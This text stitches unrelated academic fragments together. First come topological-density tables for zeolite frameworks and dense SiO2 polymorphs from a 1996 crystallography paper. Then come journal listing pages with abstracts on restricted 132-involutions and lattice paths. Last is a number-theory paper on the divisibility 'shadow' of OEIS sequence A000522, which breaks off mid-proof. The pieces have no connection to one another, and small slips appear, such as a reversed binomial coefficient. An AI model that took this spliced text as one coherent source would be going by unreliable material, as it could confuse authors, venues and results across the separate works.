AST	2	16	4	12	15/8	0.625	742.2	2.68

ATN	1	8	3	3	19/9	0.703704	833.0	2.36
ATO	1	12	3	5	57/25	0.76	894.0	1.73
ATS	3	14 - 19	3	15, 30	48/25	0.64	752.3	1.64
ATT	2	23	4	420	68/35	0.647619	767.7	2.50
ATV	2	20	3	40	49/20	0.816667	960.3	1.70
AWW	2	18, 29	3	63, 504	124/63	0.656085	772.3	1.78
***BEA**	9	236 - 257	11, 12	742560	81978419/38785500	0.704545	805.1	1.19
BIK	2	19, 20	5	12	49/18	0.907407	1052.3	0.31
BOG	6	81 - 94	7	16720	113787/57475	0.659922	780.8	2.31
BPH	3	39, 44	4, 5	120	273/160	0.56875	667.3	1.43
BRE	4	64, 67	6	2340	12289/5265	0.778031	900.5	0.10
CAN	1	12	3	5	52/25	0.693333	817.0	1.90
CAS	3	33, 40	5, 6	120	7741/2880	0.895949	1042.3	0.63
CHA	1	11	3	20	17/10	0.566667	677.0	3.28
-CHI	4	103 - 112	8	198968, 397936	153225069/61282144	0.833441	913.3	5.23
-CLO	5	62, 68	4	18480	512/385	0.44329	455.5	11.23
CON	7	96 - 101	7, 8	102960	3105307/1544400	0.670229	784.0	1.15
DAC	4	62 - 65	10	9240	4896737/1940400	0.84119	977.3	0.49
DDR	7	120 - 129	9	55440	39307/15400	0.850801	967.9	1.61
DFO	6	79 - 100	4	53010	15268/8835	0.576042	663.6	0.41

DOH	4	85 - 94	6	120120	145707/55055	0.882191	1001.9	1.77
EAB	2	19, 25	3	210, 420	66/35	0.628571	735.0	1.10
EDI	2	9, 11	3	12	2	0.666667	786.2	1.97
EMT	4	66, 75	4, 5	3360	2071/1400	0.493095	584.0	2.37
EPI	3	44	8	420	89441/35280	0.845059	978.7	0.17
ERI	2	19, 25	3	210, 420	66/35	0.628571	738.3	1.56
EUO	10	213 - 233	10, 11	140900760	395365279/150965100	0.872973	964.9	4.40
FAU	1	15	3	42	10/7	0.47619	579.0	5.09
FER	4	47 - 62	6, 7	420, 840	55921/21000	0.887635	1021.4	0.47
GIS	1	9	3	12	11/6	0.611111	726.0	2.72
GME	1	17	3	140	123/70	0.585714	694.0	2.44
GOO	5	31 - 40	5	420	2032/945	0.716755	840.2	1.37
HEU	5	28 - 40	5	420	4903/2100	0.778254	908.6	0.97
JBW	2	19	4	20	113/50	0.753333	890.3	2.21
KFI	1	10	3	7	12/7	0.571429	681.0	3.03
LAU	3	26, 28	4	1260	622/315	0.658201	782.0	2.73
LEV	2	24	4	210	318/175	0.605714	719.0	2.63
LIO	3 (4)	12, 22	3	5, 15	52/25	0.693333	815.7	1.74
LOS	2	12, 17	3	5, 10	52/25	0.693333	816.0	1.77
LOV	3	45 - 54	7	660	34233/15125	0.754446	879.2	0.78
LTA	1	8	3	5	8/5	0.533333	641.0	3.90
LTL	2	25	3	504	13/7	0.619048	746.0	4.20

LTN	4	139 - 177	5	251940, 503880	3384/1615	0.698452	779.2	3.53
MAZ	2	51, 53	5	3080	11271/5390	0.697032	823.0	2.10
MEI	4	110, 121	7, 8	5419260	301573/159390	0.630682	727.9	0.21
MEL	7	74 - 80	7	80080	121417/50050	0.808638	944.1	0.98
MEP	3	88, 91	7	3527160	421222/146965	0.955379	1058.8	4.14
MER	1	10	3	15	28/15	0.622222	738.0	2.55
MFI	12	185 - 235	7, 8	62622560	96965483/39139100	0.825819	959.9	0.53
MFS	8	51 - 76	7, 8	420, 840	127349/49000	0.86632	994.8	0.68
MON	1	26	5	12	287/108	0.885802	1033.0	0.87
MOR	4	93 - 95	8	32760	298988/124215	0.80234	938.3	1.14
MTN	3	58, 60	6	1560	4522/1625	0.92759	1049.1	2.17
MTT	7	118 - 135	9	13860	17672791/6670125	0.883181	1015.0	0.60
MTW	7	77 - 86	8, 9	13860	3194357/1372140	0.776004	911.7	1.61
NAT	2	27, 29	3, 4	24	20/9	0.740741	834.2	2.61
NES	7	104 - 124	7	159390	352325/143451	0.818688	922.1	2.59
NON	5	85 - 98	8	32760, 65520	321277/117000	0.915319	1037.5	1.96
OFF	2	19	3	210	66/35	0.628571	739.0	1.65
-PAR	4	49 - 58	7, 8	6930, 13860	518384/259875	0.664915	773.2	0.55
PAU	8	29 - 44	3	77, 154	144/77	0.623377	728.1	0.99

PHI	2	23, 28	4	60	143/75	0.635556	750.5	2.10
RHO	1	8	3	5	8/5	0.533333	641.0	3.90
-ROG[1]	3	46, 55	5, 6	240	1063/600	0.590556	690.0	1.01
-RON	4	54, 63	6	240	7441/3600	0.688981	771.1	3.23
RSN	5	83, 90	9	8580	5570407/2359500	0.786947	913.6	0.40
RTE	3	20, 23	4	420	451/210	0.715873	844.3	1.99
RTH	4	53, 61	7, 8	8190, 16380	384632/184275	0.695757	816.7	1.51
RUT	5	74 - 80	8, 9	4680	1293083/561600	0.767499	902.1	1.65
SGT	4	68 - 81	6, 7	120	13979/5400	0.862901	962.2	3.56
SOD	1	4	3	1	2	0.666667	791.0	2.60
STI	4	40 - 43	5	1560	2107/975	0.720342	851.9	2.27
THO	3	9 - 15	3	12, 24	2	0.666667	784.2	1.71
TON	4	38 - 51	6	60, 120	1951/750	0.867111	1005.7	0.32
VET	5	83 - 92	8, 9	3276, 6552	544799/198744	0.913737	1023.4	3.12
VFI	2	24, 37	3	56, 112	27/16	0.5625	668.7	2.77
VNI	7	254 - 283	11, 12	16432416	611375421655/227293178112	0.896603	971.0	6.33
VSV	3	48, 55	6	60	1227/500	0.818	948.1	0.24
WEI	2	20	4	12	425/216	0.655864	773.4	1.96
-WEN	3	29, 34	3, 4	770, 2310	148/77	0.640693	755.0	1.89

YUG	2	22, 25	4, 5	105, 420	754/315	0.797884	935.0	1.35
ZON	4	48, 56	4	9660	328/161	0.679089	797.7	1.57

Table 3 : Results for topologies listed in the Atlas of Zeolite Structure Types (1992 & 1996)

[1] The structure type code **-ROG** has been discredited (see IZA Structure Commission Report, 1994) and is included only for completeness.

Mineral	**S**	**O (IT)**	**O (PL)**	**M**	**TD frac. * 3 = <a_i>**	**TD dec.**	**TD10**	**Δ %**
Banalsite	2	12	3	12	17/6	0.944444	1053.0	3.56
Coesite	2	36, 40	6	420	1363/378	1.20194	1318.5	5.10
Cordierite	2	26, 35	5	60, 120	279/100	0.93	1058.3	1.57
Cristobalite	1	5	3	2	5/2	0.833333	981.0	1.82
Feldspar	2	8, 10	3	3	20/9	0.740741	874.0	2.04
Keatite	2	34, 35	4	120	81/25	1.08	1225.7	1.82
Milarite	2	22, 27	3	120	21/8	0.875	1004.2	0.73
Moganite	2	8, 10	3	3	22/9	0.814815	958.3	1.72
Paracelsian	1	8	3	5	11/5	0.733333	864.0	1.89
Quartz	1	9	3	6	19/6	1.05556	1231.0	0.89
Scapolite	2	31, 33	5	252	941/378	0.829806	975.0	1.62
Tridymite	1	7	3	4	21/8	0.875	1027.0	1.52

Table 4 : Results for dense SiO_2 polymorphs

Formula	**S**	**O(IT)**	**O (PL)**	**M**	**TD frac. * 3 = <a_i>**	**TD dec.**	**TD10**	**Δ %**
CaF_2 (2)	2	7	3	2	15/4	1.25	1487.7	2.97
CaF_2 (1)	2	8, 10	3	3, 6	80/9	2.96296	3410.3	0.38

NaCl	1	4	3	1	4	1.33333	1561.0	1.30
FeS_2-Mar.	2	10, 16	4	6, 12	47/12	1.30556	1523.7	0.98
FeS_2-Pyr.	2	7, 13	3	2, 4	9/2	1.5	1716.3	0.99
NiAs (2)	2	5, 7	3	2, 4	9/2	1.5	1748.0	0.84
NiAs (1)	2	4, 6	3	1, 2	6	2	2325.0	0.61
Cu	1	4	3	1	10	3.33333	3871.0	0.52
Mg	1	5	3	2	21/2	3.5	4061.0	0.43
W (2)	1	4	3	1	12	4	4641.0	0.43
W (1)	1	4	3	1	6	2	2331.0	0.87
α-Nd	2	5, 7	3	2, 4	21/2	3.5	4058.0	0.36
Ni_2In	2	7	3	6	11	3.66667	4251.0	0.35
α-Mn	4	95, 102	6	17160	1562201/102960	5.05763	5354.5	8.36
Cr_3Si	2	15, 17	3, 4	12	187/12	5.19444	5579.5	7.02
σ-CrFe	5	162 - 184	11	6846840	1829724773/112972860	5.39871	5609.5	10.06
$MgZn_2$	3	38, 52	5, 6	315, 630	3978/245	5.41224	5704.3	8.76
$MgCu_2$	2	18, 19	6	12	2371/144	5.48843	5788.3	8.71
$MgNi_2$	5	61 - 83	7 - 9	210, 840	123787/7350	5.61392	5800.7	10.55

Table 5 : Results for selected non-tetrahedral structures

---

[1] Present address: Lawrence Berkeley National Laboratory, One Cyclotron Road, Mail Stop 4-230, Berkeley, CA 94720

[2] The Atlas of Zeolite Structure Types is available on the World-Wide-Web at http://www.iza-sc.ethz.ch/IZA-SC/

Ralf W. Grosse Kunstleve <rwgk@cci.lbl.gov>
Neil J. A. Sloane <njas@research.att.com>

Acta Crystallographica Section A, Volume A52 (1996), pages 879-889.

Web publication with the kind permisson of the IUCr.

Séminaire Lotharingien de Combinatoire, B48a (2002), 23 pp.

Olivier Guibert and Toufik Mansour

Restricted 132-Involutions

Abstract. We study generating functions for the number of involutions of length *n* avoiding (or containing exactly once) 132 and avoiding (or containing exactly once) an arbitrary permutation *\tau* of length *k*. In several interesting cases these generating functions depend only on *k* and can be expressed via Chebyshev polynomials of the second kind. In particular, we show that involutions of length *n* avoiding both 132 and 12...k are equinumerous with involutions of length *n* avoiding both 132 and any *extended double-wedge pattern* of length *k*. We use combinatorial methods to prove several of our results.

guibert@labri.fr, toufik@labri.fr

Received: January 16, 2002; Revised: April 30, 2002; July 14, 2002; Accepted: August 7, 2002.

The following versions are available:

- PDF (273 K)
- PostScript (516 K)
- DVI version (1 figure missing)
- Tex version

Richard K. Guy, Christian Krattenthaler and Bruce E. Sagan

Lattice paths, reflections, & dimension-changing bijections

(13 pages)

Abstract. We enumerate various families of planar lattice paths consisting of unit steps in directions N, S, E, or W, which do not cross the x-axis or both x- and y-axes. The proofs are purely combinatorial throughout, using either reflections or bijections between these NSEW-paths and linear NS-paths. We also consider other dimension-changing bijections.

rkg@cpsc.ucalgary.ca, kratt@euler.univ-lyon1.fr, sagan@math.msu.edu

---

The following versions are available:

- gzipped PostScript (46 K)
- dvi version

Back to Christian Krattenthaler's home page.

Number theoretic aspects of a combinatorial function

Lorenz Halbeisen[1] and Norbert Hungerbühler

Abstract

We investigate number theoretic aspects of the integer sequence $\mathrm{seq}^{1\text{-}1}(n)$ with identification number A000522 in Sloane's On-Line Encyclopedia of Integer Sequences: $\mathrm{seq}^{1\text{-}1}(n)$ counts the number of sequences without repetition one can build with n distinct objects. By introducing the the notion of the "shadow" of an integer function, we examine divisibility properties of the combinatorial function $\mathrm{seq}^{1\text{-}1}(n)$: We show that $\mathrm{seq}^{1\text{-}1}(n)$ has the reduction property and its shadow d therefore is multiplicative. As a consequence, the shadow d of $\mathrm{seq}^{1\text{-}1}(n)$ is determined by its values at powers of primes. It turns out that there is a simple characterization of regular prime numbers, i.e. prime numbers p for which the shadow d of $\mathrm{seq}^{1\text{-}1}$ has the socket property $d(p^k) = d(p)$ for all integers k. Although a stochastic argument supports the conjecture that infinitely many irregular primes exist, there density is so thin that there is only one irregular prime number less than $2.5 \cdot 10^6$, namely 383.

1 Introduction

The sequence we are interested in has the ID number A000522 in Sloane's On-Line Encyclopedia of Integer Sequences (http://www.research.att.com/~njas/sequences). Former identification numbers of this sequence were M1497 in [SP] and N0589 in [Sl].

The sequence A000522 has many faces (see, e.g., [Ga], [Si] or [Ri]). The most accessible one is its combinatorial interpretation:

Definition 1 *For $n \in \mathbb{N} = \{0, 1, 2, \dots\}$ let $\mathrm{seq}^{1\text{-}1}(n)$ denote the number of one-to-one sequences – these are sequences without repetitions – we can build with n distinct objects.*

[1]The author would like to thank the *Swiss National Science Foundation* for supporting him.

2000 Mathematics Subject Classification: **11A51** 11B50 11B75 11A41

Notice that for $l \leqslant n$, each one-to-one function from $\{0, \ldots, l-1\}$ to $\{0, \ldots, n-1\}$ corresponds in a unique way to a sequence without repetitions of $\{0, \ldots, n-1\}$ of length l. For example, for two objects, say a_1 and a_2, we can build the following sequences:

$$\langle\ \rangle\ (= \text{the empty sequence}), \langle a_1\rangle, \langle a_2\rangle, \langle a_1, a_2\rangle, \langle a_2, a_1\rangle.$$

Hence, $\mathrm{seq}^{1\text{-}1}(2) = 5$. Of course, it is easy to find a general expression for $\mathrm{seq}^{1\text{-}1}(n)$. Since there are $\binom{k}{n}$ possible ways to choose k objects from a set of n (distinct) objects, and since k (distinct) objects give rise to $k!$ permutations, we get the following

Lemma 2 $\mathrm{seq}^{1\text{-}1}(n) = \displaystyle\sum_{k=0}^{n} \binom{n}{k} k! = \sum_{j=0}^{n} \frac{n!}{j!}$. ■

Also the next representation for $\mathrm{seq}^{1\text{-}1}(n)$ is elementary.

Lemma 3 *For all positive $n \in \mathbb{N}$ we have*

$$\mathrm{seq}^{1\text{-}1}(n) = \lfloor e\, n! \rfloor.$$

Remark: For $n = 0$ the formula does not hold, since $\mathrm{seq}^{1\text{-}1}(0) = 1 < 2 = \lfloor e\, 0! \rfloor$.

Proof of Lemma 3. According to Lemma 2 we have

$$\begin{aligned} en! &= \mathrm{seq}^{1\text{-}1}(n) + \sum_{j=n+1}^{\infty} \frac{n!}{j!} \\ &= \mathrm{seq}^{1\text{-}1}(n) + \\ &\quad + \underbrace{\frac{1}{n+1}\Big(1 + \frac{1}{n+2} + \frac{1}{(n+2)(n+3)} + \frac{1}{(n+2)(n+3)(n+4)} + \ldots\Big)}_{\leqslant \frac{1}{n+1}(e-1) < 1 \text{ for } n \geqslant 1}. \end{aligned}$$

■

The following recursive relation for $\mathrm{seq}^{1\text{-}1}(n)$ is an immediate consequence of the second formula in Lemma 2.

Lemma 4 *For all positive $n \in \mathbb{N}$ we have* $\mathrm{seq}^{1\text{-}1}(n) = n\,\mathrm{seq}^{1\text{-}1}(n-1) + 1$. ■

Using this formula, we finally get the following integral representation of $\mathrm{seq}^{1\text{-}1}(n)$.

Lemma 5 *For all $n \in \mathbb{N}$ we have*

$$\mathrm{seq}^{1\text{-}1}(n) = e \int_1^\infty t^n e^{-t} dt \,.$$

Proof. The formula is correct for $n = 0$. Moreover, by integration by parts, we have inductively

$$\begin{aligned} \mathrm{seq}^{1\text{-}1}(n) = e \int_1^\infty \underbrace{t^n}_{\downarrow} \underbrace{e^{-t}}_{\uparrow} dt &= e\left(-t^n e^{-t}\right)\Big|_1^\infty + e \int_1^\infty n t^{n-1} e^{-t} dt \\ &= 1 + n\,\mathrm{seq}^{1\text{-}1}(n-1) \end{aligned}$$

■

Just for the sake of completeness we like to mention that the exponential generating function $g(z)$ of $\mathrm{seq}^{1\text{-}1}(n)$ is given by $g(z) = \frac{e^z}{1-z}$. This is easily checked directly, or deduced, e.g. by Oberschelp's technique (see [Ob]).

In the sequel, to keep the formulas short, let $n^\star := \mathrm{seq}^{1\text{-}1}(n)$.

Notation: Throughout this text we adopt the standard notation $a|b$ to express that a divides b for $a, b \in \mathbb{N}$. Moreover, if $b \geqslant 1$ then $\mathrm{Mod}(a,b) := a - b\lfloor \frac{a}{b} \rfloor$ denotes the reminder of the division of a by b; and (a,b) denotes the greatest common divisor of a and b.

2 The divisibility of $n^\star$

We start our investigation on divisibility properties of $n^\star$ with a simple fact which has first been proved in [HS].

Lemma 6 *For natural numbers $n, k \in \mathbb{N}$, the following implication holds: If $2^k | n^\star$, then $2^k | (n+2^k)^\star$ and $2^k \nmid (n+t)^\star$ for any t with $0 < t < 2^k$.*

Proof. The implication $2^k | n^\star \implies 2^k | (n+2^k)^\star$ follows easily from the reduction property of the sequence $\mathrm{seq}^{1\text{-}1}(n)$ (see Lemma 9 below). So, we only have to prove here that if $2^k | n^\star$, then $2^k \nmid (n+t)^\star$ for any t with $0 < t < 2^k$.

For $k \leqslant 4$, an easy calculation modulo 2^k shows that for each n we have: If $2^k \mid n^\star$, then $2^k \nmid (n+t)^\star$ for $0 < t < 2^k$ (cf. also Lemma 9).

Assume there is a smallest k ($k \geqslant 4$) such that $2^{k+1} | n^\star$ and $2^{k+1} \mid (n+t)^\star$ for some t with $0 < t < 2^{k+1}$. Then, because $2^k | 2^{k+1}$, we have $2^k | n^\star$ and $2^k | (n+t)^\star$. Since k

is by definition the smallest such number, we know that t must be 2^k.

$$
\begin{array}{rcccccccccccl}
(n+2^k)^\star = \sum_{i=0}^{n+2^k} \frac{(n+2^k)!}{i!} = & & 1\cdot & 2\cdot & \ldots & \cdot 2^k\cdot & (2^k+1)\cdot & \ldots & \cdot(2^k+n) & & & & (1)\\
& + & & 2\cdot & \ldots & \cdot 2^k\cdot & & \ldots & \cdot(2^k+n) & & & & (2)\\
& & & & \ddots & & & & & & & & \vdots\\
& + & & & & 2^k\cdot & & \ldots & \cdot(2^k+n) & & & & (2^k)\\
& & & & & & & \ddots & & & & & \vdots\\
& + & & & & & & & (2^k+n) & & & & (2^k+n)\\
& + & & & & & & & & 1 & & & (2^k+n+1)
\end{array}
$$

It is easy to see that 2^{k+1} divides lines $(1) - (2^k)$ since $k \geqslant 2$ and $n \geqslant 2$.

If we expand the products in the lines $(2^k+1) - (2^k+n+1)$, we can collect all terms which are obviously divisible by 2^{k+1}. So, for a suitable natural number m we get

$$(n+2^k)^\star = 2^k \cdot \left(\sum_{j=0}^{n-1} \sum_{i>j}^{n} \frac{n!}{i \cdot j!} \right) + n^\star + 2^{k+1} \cdot m\,. \tag{1}$$

Remember that we have assumed $2^{k+1} | n^\star$, where $n \geqslant 3$ and $k \geqslant 4$. Thus, $n^\star$ is even and hence n has to be odd. If j is $n-1$, $n-2$ or $n-3$, then $\sum_{i>j}^{n} \frac{n!}{i \cdot j!}$ is odd. Moreover, if $0 \leqslant j \leqslant (n-4)$, then $\sum_{i>j}^{n} \frac{n!}{i \cdot j!}$ is even and therefore, $\sum_{j=0}^{n-1} \sum_{i>j}^{n} \frac{n!}{i \cdot j!}$ is odd. Hence, by (1) and $2^{k+1} | n^\star$ we get $2^{k+1} \nmid (n+2^k)^\star$, which is a contradiction. ■

Remark. The Lemma 6 is the crucial point in the proof – which does not make use of the axiom of choice – of the following fact (cf. [HS, Theorem 4]): For any infinite set M, there exists no bijection between the power-set of M and the set of all finite one-to-one sequences of M.

A natural question that arises in connection with Lemma 6 is whether for every $k \in \mathbb{N}$ there exists an $n \in \mathbb{N}$ such that $2^k \mid n^\star$. To answer this and related questions involving divisibility properties of integer sequences in general and of the sequence $\mathrm{seq}^{1\text{-}1}(n)$ in particular, we introduce the notion of the "shadow" of a sequence.

Definition 7 *If $\{f(n)\}_{n\in\mathbb{N}}$ is a sequence of natural numbers, we define its* **shadow** *to be the sequence $\{d(h)\}_{h\in\mathbb{N}}$ given by*

$$d(h) := |D(h)|,$$

where $D(h) := \big\{n \in \mathbb{N} : (n < h) \wedge (h \mid f(n))\big\}$ are the **shadow sets** *of the sequence f.*

The shadow $d(h)$ counts the sequence entries $f(0), f(1), \ldots, f(h-1)$ which are divisible by h. So, the shadow measures (to a certain extent) how "divisible" the entries of the sequence $f(n)$ are: For example, if only prime numbers occur in the sequence, then its shadow will reflect this fact by being small. If the entries of $f(n)$ have many divisors, the shadow will typically be large.

Remark. Lemma 6 implies that the shadow of $f(n) = \mathrm{seq}^{1\text{-}1}(n)$ has the following property: For all $k \in \mathbb{N}$, there holds $d(2^k) \leqslant 1$. Actually, as a consequence of Lemma 15, it will turn out that $d(2^k) = 1$ for all k.

Examples. If $f(n) = c \in \mathbb{N}$ is a constant function, then the shadow of f is

$$d(h) = \begin{cases} h & \text{if } h|c \text{ and } h > 1, \\ 0 & \text{otherwise.} \end{cases}$$

If $f(n)$ is an arithmetic sequence of first order, then its shadow is periodic, and for the shadow of Euler's φ-function we have $d(h) = 1$ for all $h \geqslant 1$. ◯

The shadow gives a certain amount of information on the divisibility of the entries of a sequence. Nevertheless, two different sequences can "cast" the same shadow as the following example shows.

Example. If for a function f there exists an $n_0 \in \mathbb{N}$ such that for all $h \geqslant n_0$ we have $d(h) = 0$, then for all $h \geqslant n_0$ we have $f(h) \leqslant h$. Vice versa, if $f(h) \leqslant h$ for all $h \in \mathbb{N}$, then $d(h)$ equals the number of zeros in $(f(0), f(1), \ldots, f(h-1))$. Hence, it is easy to construct different functions which have the same shadow:

n	0	1	2	3	4	5	6	7	...
$f_1(n)$	0	1	2	3	4	5	6	7	...
$f_2(n)$	0	1	1	2	3	4	5	6	...
$f_3(n)$	0	1	1	1	2	3	4	5	...
shadow	0	1	1	1	1	1	1	1	...

◯

Now, we want to investigate the shadow of $\mathrm{seq}^{1\text{-}1}(n)$. First, we show that this particular shadow is multiplicative and it turns out that the reason for this is the fact that $\mathrm{seq}^{1\text{-}1}$ has the reduction property:

Definition 8 *A sequence $\{f(n)\}_{n\in\mathbb{N}}$ is said to have the reduction property, if for all $n, q \in \mathbb{N}$, $q \geqslant 1$, we have*

$$\mathrm{Mod}(f(n), q) = \mathrm{Mod}(f(\mathrm{Mod}(n, q)), q).$$

Lemma 9 *The sequence $\{\mathrm{seq}^{1\text{-}1}(n)\}_{n\in\mathbb{N}}$ has the reduction property.*

Proof. For $q = 1$ or $q > n$, the statement is trivial. So, we may assume $1 < q \leqslant n$.

First we consider the case when $\mathrm{Mod}(n, q) = 0$. By Lemma 4 we have $\mathrm{seq}^{1\text{-}1}(n) = n \cdot \mathrm{seq}^{1\text{-}1}(n-1) + 1$ and hence by $\mathrm{Mod}(n, q) = 0$ we get $\mathrm{seq}^{1\text{-}1}(n) \equiv 1 \mod q$, which implies $\mathrm{Mod}(\mathrm{seq}^{1\text{-}1}(n), q) = \mathrm{Mod}(\mathrm{seq}^{1\text{-}1}(\mathrm{Mod}(n, q)), q)$, because $\mathrm{seq}^{1\text{-}1}(0) = 1$.

Now assume that $\mathrm{Mod}(n+1, q) \neq 0$ and that the statement holds for n. Again by Lemma 4 we have $\mathrm{seq}^{1\text{-}1}(n+1) = (n+1) \cdot \mathrm{seq}^{1\text{-}1}(n) + 1$ and by the assumption we get

$$\begin{aligned} \mathrm{seq}^{1\text{-}1}(n+1) &\equiv \mathrm{Mod}((n+1), q) \cdot \mathrm{seq}^{1\text{-}1}(\mathrm{Mod}(n, q)) + 1 \mod q \\ &\equiv \mathrm{seq}^{1\text{-}1}(\mathrm{Mod}(n+1, q)) \mod q. \end{aligned}$$

Therefore, $\mathrm{Mod}(\mathrm{seq}^{1\text{-}1}(n+1), q) = \mathrm{Mod}(\mathrm{seq}^{1\text{-}1}(\mathrm{Mod}(n+1, q)), q)$ is validated. ■

Lemma 10 *The shadow d of a sequence $f(n)$ which has the reduction property is multiplicative, i.e. if $(a, b) = 1$, then $d(ab) = d(a)d(b)$.*

Proof. Suppose $(a, b) = 1$, then we have by the reduction property

$$\begin{aligned} D(ab) &= \{n \in \mathbb{N} : n < ab \wedge ab | f(n)\} \\ &= \{n \in \mathbb{N} : n < ab \wedge a | f(n) \wedge b | f(n)\} \\ &= \{n \in \mathbb{N} : n < ab \wedge a | f(\mathrm{Mod}(n, a)) \wedge b | f(\mathrm{Mod}(n, b))\}. \end{aligned}$$

This means that a natural number n is an element of the shadow set $D(ab)$ if and only if it lies in the intersection of the two sets

$$A := \{i + ax : i \in D(a) \wedge x \in \{0, 1, \ldots, b-1\}\}$$

and

$$B := \{j + by : j \in D(b) \wedge y \in \{0, 1, \ldots, a-1\}\}.$$

In other words $D(ab) = A \cap B$.

Observe that since $(a, b) = 1$, we have that for all $\langle i, j\rangle \in \{0, 1, \ldots, a-1\} \times \{0, 1, \ldots, b-1\}$ there exists a unique $\langle x, y\rangle \in \{0, 1, \ldots, b-1\} \times \{0, 1, \ldots, a-1\}$ such that $i + ax = j + by$. This implies that $|A \cap B| = |D(a)|\,|D(b)|$ and hence,

$$d(ab) = |D(ab)| = |A \cap B| = |D(a)|\,|D(b)| = d(a)\,d(b).$$ ■

As an immediate consequence we get the following

Corollary 11 *If d is the shadow of* $\mathrm{seq}^{1\text{-}1}$ *and if $n = \prod_{i=1}^{k} p_i^{k_i}$ is the prime decomposition of n, then*

$$d(n) = \prod_{i=1}^{k} d(p_i^{k_i}).$$ ■

Therefore, the shadow d of $\mathrm{seq}^{1\text{-}1}$ is fully determined by its values on the powers of prime numbers. But what can we say about $d(p^k)$ for p prime? Let us start our discussion of this question by the following observation.

By the reduction property, all elements $m \in D(p^{k+1})$ must be of the form $m = n + l\,p^k$ for some $n \in D(p^k)$ and some $l \in \{0, 1, \ldots, p-1\}$. Hence, we get inductively that if $d(p) = 0$, then $d(p^k) = 0$ for all positive $k \in \mathbb{N}$.

Definition 12 *A prime number p with $d(p) = 0$ is called* **annihilating**.

Example. The sequence of annihilating primes is 3, 7, 11, 17, 47, 53, 61, 67, 73, 79, 89, 101, 139, 151, 157, 191, 199, ... ◯

From the observation above and the multiplicativity property, we have

Proposition 13 *If $n \in \mathbb{N}$ is divisible by an annihilating prime, then $d(n) = 0$.* ■

What can we say about primes that are not annihilating? For positive numbers $p, k, l, n \in \mathbb{N}$ we have the following:

$$\begin{aligned}
(n + l\,p^k)^\star &= \sum_{j=0}^{l\,p^k+n} \frac{(l\,p^k+n)!}{j!} \\
&= \frac{(l\,p^k+n)!}{0!} + \ldots + \frac{(l\,p^k+n)!}{(l\,p^k-1)!} + \frac{(l\,p^k+n)!}{(l\,p^k)!} + \ldots + \frac{(l\,p^k+n)!}{(l\,p^k+n)!} \\
&= \frac{(l\,p^k+n))!}{(l\,p^k-1)!}\,(l\,p^k-1)^\star + \sum_{j=l\,p^k}^{l\,p^k+n} \frac{(l\,p^k+n)!}{j!} \\
&= \Big((l\,p^k)\,(l\,p^k+1)\,\ldots\,(l\,p^k+n)\Big)\,(l\,p^k-1)^\star + \sum_{j=l\,p^k}^{l\,p^k+n} \frac{(l\,p^k+n)!}{j!} \\
&\equiv l\,p^k\,n!\,(l\,p^k-1)^\star + \sum_{j=l\,p^k}^{l\,p^k+n} \frac{(l\,p^k+n)!}{j!} \mod p^{k+1} \\
&\equiv l\,p^k\,n!\,(l\,p^k-1)^\star + l\,p^k \sum_{j=0}^{n-1}\sum_{i>j}^{n} \frac{n!}{j!\,i} + n^\star \mod p^{k+1} \\
&\equiv l\,p^k \left(n!\,(l\,p^k-1)^\star + \sum_{i=1}^{n}\sum_{j=0}^{i-1} \frac{n!}{j!\,i}\right) + n^\star \mod p^{k+1} \\
&\equiv l\,p^k \left(n!\,(l\,p^k-1)^\star + \sum_{j=0}^{n-1} \frac{n!}{(j+1)!}\,j^\star\right) + n^\star \mod p^{k+1} \\
&\equiv n^\star + l\,p^k \underbrace{\left(n!\,(p-1)^\star + \sum_{j=0}^{n-1} \frac{n!}{(j+1)!}\,j^\star\right)}_{=:s_{p,n}} \mod p^{k+1} \qquad (2)
\end{aligned}$$

From this calculation it is clear that the numbers $s_{p,n}$ defined in the previous line are crucial for a further investigation of the shadow of seq[1-1].

Definition 14 *The number*

$$X(p) := \prod_{n \in D(p)} \mathrm{Mod}(s_{p,n}, p)$$

is called the **excess** *of the prime p. A prime number p with $X(p) \neq 0$ is called* **regular** *and otherwise* **irregular**.

Example. Since the empty product is by definition equal to 1, all annihilating primes are regular. The smallest irregular prime number is 383, all other primes less than $2.5 \cdot 10^6$ are regular.

Lemma 15 *If p is a regular prime number, then the shadow d of* $\mathrm{seq}^{1\text{-}1}$ *has the socket property at powers of p, i.e. $d(p^k) = d(p)$ holds for all positive $k \in \mathbb{N}$.*

Before we prove Lemma 15, we state the following consequence.

Proposition 16 *If d is the shadow of* $\mathrm{seq}^{1\text{-}1}$ *and if $n = \prod_{i=1}^{k} p_i^{k_i}$ is the prime decomposition of n, then*

$$d(n) = \prod_{i=1}^{k} d(p_i)$$

provided each prime p_i is regular or one of the primes is annihilating. ■

To prepare the proof of Lemma 15, we need a property of $s_{p,n}$, which is given in the following

Lemma 17 *If p and n are natural numbers, then*

$$s_{p,n} \equiv s_{p,n+p} \mod p.$$

Proof. Let $r := \mathrm{Mod}(n, p)$, then $n = ap + r$ for some $a \in \mathbb{N}$. We first consider the case $n \geqslant p$, thus $a \neq 0$. Because $n \geqslant p$ we have $n! \equiv 0 \mod p$ and therefore $s_{p,n} \equiv \sum_{j=0}^{n-1} \frac{n!}{(j+1)!}\, j^\star \mod p$. Further we get

$$\begin{aligned}
\sum_{j=0}^{n-1} \frac{n!}{(j+1)!}\, j^\star &= \sum_{j=0}^{ap-2} \frac{n!}{(j+1)!}\, j^\star + \sum_{j=ap-1}^{n-1} \frac{n!}{(j+1)!}\, j^\star \\
&\equiv \sum_{j=ap-1}^{n-1} \frac{n!}{(j+1)!}\, j^\star \mod p \\
&\equiv \sum_{j=-1}^{r-1} \frac{r!}{(j+1)!}\, (p+j)^\star \mod p \\
&\equiv r!(p-1)^\star + \sum_{j=0}^{r-1} \frac{r!}{(j+1)!}\, j^\star \mod p\,.
\end{aligned}$$

If $n < p$, then $\mathrm{Mod}(n,p) = n$ and we get $r = n$. Hence, we have for all $p, n \in \mathbb{N}$ that

$$s_{p,n} \equiv r!(p-1)^\star + \sum_{j=0}^{r-1} \frac{r!}{(j+1)!}\, j^\star \mod p\,,$$

where $r := \mathrm{Mod}(n,p)$. ■

Proof of Lemma 15. Let p be a regular prime number. We proceed inductively: For $k = 1$ there is nothing to show. For exponents larger than 1 we recall that all elements $m \in D(p^{k+1})$ must be of the form $m = n + l\,p^k$ for some $n \in D(p^k)$ and some $l \in \{0, 1, \ldots, p-1\}$. By the calculation (2) above, we have

$$(n + l\,p^k)^\star \equiv n^\star + l\,p^k s_{p,n} \mod p^{k+1}.$$

Hence, it suffices to show, that

$$n \in D(p^k) \implies s_{p,n} \not\equiv 0 \mod p \tag{3}$$

